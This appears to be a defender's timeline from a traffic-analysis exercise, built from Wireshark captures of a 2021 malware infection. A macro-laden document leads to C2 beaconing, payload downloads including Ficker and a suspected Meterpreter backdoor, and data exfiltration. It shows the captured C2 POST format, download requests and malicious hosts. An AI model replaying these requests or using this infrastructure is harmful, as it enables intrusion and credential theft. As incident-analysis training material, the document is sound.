
Timeline of Compromise
DESKTOP-MGVG60Z
00:12:79:41:C2:AA
08 February 2021

At 10:59:12 AM CST on February 8, 2021, user bill.cook at 10.2.8.101 accessed the website tonmatdoanminh.com/uninviting.php (45.124.85.55:80) which contained the document 0208_54741869750132.doc This document contains malicious macros.




tcp.stream eq 60

```
No.  Time                       Source        Destination   Protocol Length Info
2310 2021-02-08 10:59:12.146740 10.2.8.101    45.124.85.55  TCP       66 49732 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_P
2313 2021-02-08 10:59:12.457596 45.124.85.55  10.2.8.101    TCP       58 80 → 49732 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
2314 2021-02-08 10:59:12.457718 10.2.8.101    45.124.85.55  TCP       54 49732 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
2315 2021-02-08 10:59:12.458095 10.2.8.101    45.124.85.55  HTTP     498 GET /uninviting.php HTTP/1.1
2316 2021-02-08 10:59:12.458193 45.124.85.55  10.2.8.101    TCP       54 80 → 49732 [ACK] Seq=1 Ack=445 Win=64240 Len=0
```

Wireshark · Follow TCP Stream (tcp.stream eq 60) · 2021-02-08-traffic-analysis-exercise.pcap

```
GET /uninviting.php HTTP/1.1
Host: tonmatdoanminh.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/
537.36 Edg/88.0.705.63
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en
```

At 11:00:06 The macro used a script that reached out to api.ipify.org to gather the public-facing IP address of the machine at 10.2.8.101.



tcp.stream eq 84

```
No.  Time                       Source          Destination     Protocol Length Info
3812 2021-02-08 11:00:06.834697 10.2.8.101      54.235.147.252  TCP       66 49754 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
3813 2021-02-08 11:00:06.915034 54.235.147.252  10.2.8.101      TCP       58 80 → 49754 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3814 2021-02-08 11:00:06.915208 10.2.8.101      54.235.147.252  TCP       54 49754 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
3815 2021-02-08 11:00:06.915647 10.2.8.101      54.235.147.252  HTTP     218 GET / HTTP/1.1
3816 2021-02-08 11:00:06.915719 54.235.147.252  10.2.8.101      TCP       54 80 → 49754 [ACK] Seq=1 Ack=165 Win=64240 Len=0
3817 2021-02-08 11:00:07.016918 54.235.147.252  10.2.8.101      HTTP     239 HTTP/1.1 200 OK  (text/plain)
```

Wireshark · Follow TCP Stream (tcp.stream eq 84) · 2021-02-08-traffic-analysis-exercise.pcap


```
GET / HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: api.ipify.org
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: Cowboy
Connection: keep-alive
Content-Type: text/plain
Vary: Origin
Date: Mon, 08 Feb 2021 16:00:07 GMT
Content-Length: 13
Via: 1.1 vegur

173.66.46.112
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (349 bytes) Show data as ASCII Stream 84

Find:

At 11:00:10 AM, the machine at 10.2.8.101 contacted a C2 server 213.5.229.12 (satursed.com/8/forum.php) with a POST request containing unique user and machine information.



```
No.   Time                       Source          Destination     Protocol  Length Info
 3825 2021-02-08 11:00:10.595678 10.2.8.101      213.5.229.12    TCP           66 49755 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
 3826 2021-02-08 11:00:10.789170 213.5.229.12    10.2.8.101      TCP           58 80 → 49755 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
 3827 2021-02-08 11:00:10.789337 10.2.8.101      213.5.229.12    TCP           54 49755 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
 3828 2021-02-08 11:00:10.789481 10.2.8.101      213.5.229.12    HTTP         457 POST /8/forum.php HTTP/1.1  (application/x-www-form-urlencoded)
 3829 2021-02-08
 3830 2021-02-08
 3831 2021-02-08
15310 2021-02-08
15311 2021-02-08
18368 2021-02-08
18369 2021-02-08

Frame 3828: 457 by
Ethernet II, Src:
Internet Protocol
Transmission Contr
Hypertext Transfer
  POST /8/forum.ph
    [Expert Info (
    Request Method
    Request URI: /
    Request Versio

0030  ff ff 9f 5e 00
0040  72 75 6d 2e 70
0050  0d 0a 41 63 63
0060  6f 6e 74 65 6e
0070  6c 69 63 61 74
0080  6f 72 6d 2d 75
0090  55 73 65 72 2d
00a0  6c 6c 61 2f 35
00b0  20 4e 54 20 36
```

Wireshark · Follow TCP Stream (tcp.stream eq 85) · 2021-02-08-traffic-analysis-exercise.pcap


```
POST /8/forum.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: satursed.com
Content-Length: 158
Cache-Control: no-cache

GUID=8998742739193035828&BUILD=0802_ff0912&INFO=DESKTOP-MGVG60Z @
ASCOLIMITED\bill.cook&EXT=ASCOLIMITED;ascolimited.com;&IP=173.66.46.112&TYPE=1&WIN=10.0(x64)HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 08 Feb 2021 16:00:03 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.45

b0
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (771 bytes) | Show data as ASCII | Stream 85

Find:

At 11:00:12, The script then contacted roanokemortgages.com to download two binary files and an additional file - /6Aov - which appears to be a meterpreter backdoor that establishes a persistent connection via HTTPS. In the same second, the script retrieves 6lhjgfdghj.exe, Ficker.



```
 3883 2021-02-08 11:00:12.648463 10.2.8.101      8.208.10.147    TCP           54 49757 → 80 [ACK] Seq=180 Ack=1123 Win=65535 Len=0
 3884 2021-02-08 11:00:12.665713 10.2.8.101      8.208.10.147    HTTP         234 GET /0801s.bin HTTP/1.1
 3885 2021-02-08 11:00:12.665830 8.208.10.147    10.2.8.101      TCP           54 80 → 49757 [ACK] Seq=1123 Ack=360 Win=64240 Len=0
 3906 2021-02-08 11:00:
 3908 2021-02-08 11:00:
 3910 2021-02-08 11:00:
 3911 2021-02-08 11:00:

Frame 3884: 234 bytes or
Ethernet II, Src: Hewlet
Internet Protocol Versic
Transmission Control Prc
Hypertext Transfer Protc
  GET /0801s.bin HTTP/1
    [Expert Info (Chat/
    Request Method: GET
    Request URI: /0801s
    Request Version: HT

0000  f0 29 29 12 84 76 0
0010  00 dc 7d 52 40 00 8
0020  0a 93 c2 5d 00 50 0
0030  ff ff b7 a0 00 00 4
0040  2e 62 69 6e 20 48 5
0050  63 63 65 70 74 3a 2
0060  2d 41 67 65 6e 74 3
0070  35 2e 30 20 28 57 6
0080  36 2e 31 3b 20 57 6
0090  20 54 72 69 64 65 6
00a0  3a 31 31 2e 30 29 2
00b0  6f 0d 0a 48 6f 73 7
00c0  6d 6f 72 74 67 61 6
00d0  61 63 68 65 2d 43 6
```

Wireshark · Follow TCP Stream (tcp.stream eq 87) · 2021-02-08-traffic-analysis-exercise.pcap


```
GET /0801.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: roanokemortgages.com
Cache-Control: no-cache

GET /0801s.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: roanokemortgages.com
Cache-Control: no-cache

GET /6lhjgfdghj.exe HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: roanokemortgages.com
Cache-Control: no-cache
```

3 client pkts, 0 server pkts, 0 turns.

10.2.8.101:49757 → 8.208.10.147:80 (544 bytes) | Show data as ASCII | Stream 87

Find:

At 11:00:17, Ficker begins transmitting 4,288 packets of data - likely stolen credentials- to 185.100.65.29 (sweyblidian.com).



```
4739 2021-02-08 11:00:18.200291 185.100.65.29    10.2.8.101       TCP   54 80 → 49763 [ACK] Seq=42 Ack=9 Win=64240 Len=0
4740 2021-02-08 11:00:18.200322 10.2.8.101       185.100.65.29    TCP   65 49763 → 80 [PSH, ACK] Seq=36 Ack=42 Win=64199 Len=11
4741 2021-02-08 11
4742 2021-02-08 11
4743 2021-02-08 11
4744 2021-02-08 11
```

```
▸ Frame 4740: 65 bytes
▸ Ethernet II, Src: He
▸ Internet Protocol Ve
▸ Transmission Control
▸ [2 Reassembled TCP S
▾ Hypertext Transfer F
    hfcnckd$ieg02:\000
    \n
    File Data: 4 bytes
  ▸ Data (4 bytes)
```

```
0000  f0 29 29 12 84
0010  00 33 2b 43 40
0020  41 1d c2 63 00
0030  fa c7 1f b8 00
0040  3d
```

Wireshark · Follow TCP Stream (tcp.stream eq 93) · 2021-02-08-traffic-analysis-exercise.pcap

```
...
.
.
....


.y}oshfcnckd$ieg02:.....


.;=>$;3=$;:$;?...(.


.kli:;:n=':88<'oh>?'=k99'h9o=?kn3?<l>...c.


JI0V_yoxyVheh$yomoxVKzzNk~kVFeikfVMeemfoVIbxegoV_yox*Nk~kVNolk.f~
```

4,288 client pkts, 0 server pkts, 0 turns.

10.2.8.101:49763 → 185.100.65.29:80 (6,229 kB)

Show data as: ASCII

Stream: 93

Find: